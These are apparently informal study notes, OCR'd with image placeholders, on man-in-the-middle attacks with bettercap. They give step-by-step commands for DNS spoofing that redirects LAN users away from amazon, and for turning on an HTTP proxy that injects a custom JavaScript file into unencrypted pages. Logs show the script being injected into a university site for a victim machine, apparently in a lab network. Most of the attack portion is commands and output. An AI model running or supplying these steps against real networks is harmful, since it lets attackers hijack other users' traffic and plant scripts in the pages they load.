
This is dns spoof attack this is used to redirect the yours Traffic to different website

For example : dns.spoof.doamians myamazon.com

Service apache2 start →this will give us an empty website that we can access anywhere on this network and this website will be available on ip

dns.spoof on → To start dns spoofing attack

every one within lan who visit amazon will redirect to apache website .



Http proxing


https://crawler.ninja/files/http-sites.txt - https not using sites (some of them are changed to https)

```
192.168.195.0/24 > 192.168.195.129 » help http.proxy

http.proxy (not running): A full featured HTTP proxy that can be used to inject malicious contents into webpages, all HTTP traffic will be redirected to it.

   http.proxy on : Start HTTP proxy.
  http.proxy off : Stop HTTP proxy.

  Parameters

           http.port : HTTP port to redirect when the proxy is activated. (default=80)
   http.proxy.address : Address to bind the HTTP proxy to. (default=<interface address>)
 http.proxy.blacklist : Comma separated list of hostnames to skip while proxying (wildcard expressions can be used). (default=)
  http.proxy.injectjs : URL, path or javascript code to inject into every HTML page. (default=)
      http.proxy.port : Port to bind the HTTP proxy to. (default=8080)
  http.proxy.redirect : Enable or disable port redirection with iptables. (default=true)
    http.proxy.script : Path of a proxy JS script. (default=)
  http.proxy.sslstrip : Enable or disable SSL stripping. (default=false)
 http.proxy.whitelist : Comma separated list of hostnames to proxy if the blacklist is used (wildcard expressions can be used). (default=)
```


Creat a js file :

For ex : hack.js

Path for js file which I have created



Code in hack.js



```
┌──(loke4884㉿loke4884)-[~]
└─$ service apache2 start

┌──(loke4884㉿loke4884)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.195.129  netmask 255.255.255.0  broadcast 192.168.195.255
        inet6 fe80::20c:29ff:fee3:ad3f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e3:ad:3f  txqueuelen 1000  (Ethernet)
        RX packets 10886  bytes 3386435 (3.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 169055  bytes 13839074 (13.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 49016  bytes 5193512 (4.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 49016  bytes 5193512 (4.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

When you load target page then it redirects to you are hacked in new page


Execute that file :


```
192.168.195.0/24 > 192.168.195.129 » set http.proxy.injectjs /home/loke4884/betterCap_hack_by_js/hack.js
```

```
192.168.195.0/24 > 192.168.195.129 » http.proxy on
```

```
192.168.195.0/24 > 192.168.195.129 » http.proxy on
192.168.195.0/24 > 192.168.195.129 » [01:06:52] [sys.log] [inf] http.proxy started on 192.168.195.129:8080 (sslstrip disabled)
192.168.195.0/24 > 192.168.195.129 » [01:07:00] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:07:12] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:07:24] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:07:36] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:07:54] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:08:12] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:08:29] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:09:03] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:11:50] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:12:40] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:13:52] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
```

After full loading of : http://www.washington.edu/ then it shows result as you are hacked





You can modify hack.js and code

And run the following

```
192.168.195.0/24 > 192.168.195.129 » http.proxy off
192.168.195.0/24 > 192.168.195.129 » http.proxy on
192.168.195.0/24 > 192.168.195.129 » [01:28:28] [sys.log] [inf] http.proxy started on 192.168.195.129:8080 (sslstrip disabled)
192.168.195.0/24 > 192.168.195.129 » [01:28:41] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:28:59] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:29:33] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:30:08] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:30:20] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:31:37] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:39:00] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:39:10] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
192.168.195.0/24 > 192.168.195.129 » [01:39:25] [sys.log] [inf] http.proxy > injecting javascript (288 bytes) into www.washington.edu/ (66915 bytes) for 192.168.195.130
```